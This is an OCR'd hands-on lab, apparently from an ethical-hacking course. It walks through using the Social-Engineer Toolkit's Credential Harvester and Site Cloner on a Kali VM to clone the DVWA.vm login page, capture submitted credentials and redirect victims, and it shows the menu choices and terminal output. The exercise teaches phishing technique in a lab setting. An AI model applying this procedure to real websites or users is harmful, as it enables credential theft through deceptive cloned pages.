
WWW.
</>

Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.


Step 1: Investigate Web Attack Vectors in SET.

a. From the Social-Engineering Attacks submenu, choose **2) Website Attack Vectors** to begin the web site cloning exploit.




```
                    Version: 8.0.3
                  Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

b. Review the brief attack description of each type of attack.


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Right Ctrl


```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in
 order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasp
loit based payload. Uses a customized java applet created by Thomas Werth to del
iver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exp
loits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has
 a username and password field and harvest all the information posted to the web
site.

The TabNabbing method will wait for a user to move to a different tab, then refr
esh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method
 utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
```



```
The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Which type of attack will you choose to create a cloned website to obtain login credentials for users on the target network? **3:Credential Harvester Attack Method**

Select **3) Credential Harvester Attack Method** from the menu. A description of the ways to configure this exploit is displayed. Which method enables you to use a custom website for the exploit that you create? **3: Custom Import**



Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help


```
  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined
 web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choos
ing
 and allow you to utilize the attack vectors within the complete
ly
 same web application you were attempting to clone.

 The third method allows you to import your own website, note th
at you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Step 2: Clone the DVWA.vm Login Screen.


In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

In this lab, we are using the internal website hosted on the DVWA.vm virtual machine. To see what the website looks like, open the Kali Firefox browser, and enter the URL **http://DVWA.vm/** The login screen will appear. If the URL is not found, enter http://10.6.6.13/ to access the web server using its IP address.

What is the URL of the login screen? **http://dvwa.vm/login.php**




Return to the terminal session. Select **2) Site Cloner** from the **Credential Harvester Attack Method** menu. Information describing which IP address is needed to host the fake website and to receive the POST data is displayed.



Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone cap
abilities within SET
[-] to harvest credentials or parameters from a website as well
as place them into a report

────────────────────────────────────────────────────────────────
───────────────

─── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS *
IMPORTANT * ───

The way that this works is by cloning a site and looking for for
m fields to
rewrite. If the POST fields are not usual methods for posting fo
rms this
could fail. If it does, you can always save the HTML, rewrite th
e forms to
be standard forms and use the "IMPORT" feature. Additionally, re
ally
important:
```



Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help


```
m fields to
rewrite. If the POST fields are not usual methods for posting fo
rms this
could fail. If it does, you can always save the HTML, rewrite th
e forms to
be standard forms and use the "IMPORT" feature. Additionally, re
ally
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the E
XTERNAL
IP address below, not your NAT address. Additionally, if you don
't know
basic networking concepts, and you have a private IP address, yo
u will
need to do port forwarding to your NAT IP address from your exte
rnal IP
address. A browser doesns't know how to communicate with a priva
te IP
address, so if you don't specify an external IP address if you a
re using
this from an external perpective, it will not work. This isn't a
 SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabb
ing [10.0.2.15]:
```

Enter the web attacker IP address at the prompt. This is the IP address of the virtual Kali internal interface on the 10.6.6.0/24 network. In an **actual exploit**, this would be the external (internet facing) address of the attack computer.

At the prompt, enter the IP address **10.6.6.1**.

Next, enter the URL of the website that you want to clone. This is the URL of the DVWA website, **http://DVWA.vm**.

When the website is cloned, the following message appears on the terminal.



```
set:webattack> IP address for the POST back in Harvester/Tabnabb
ing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form
 fields are available. Regardless, this captures all POSTs on a
website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

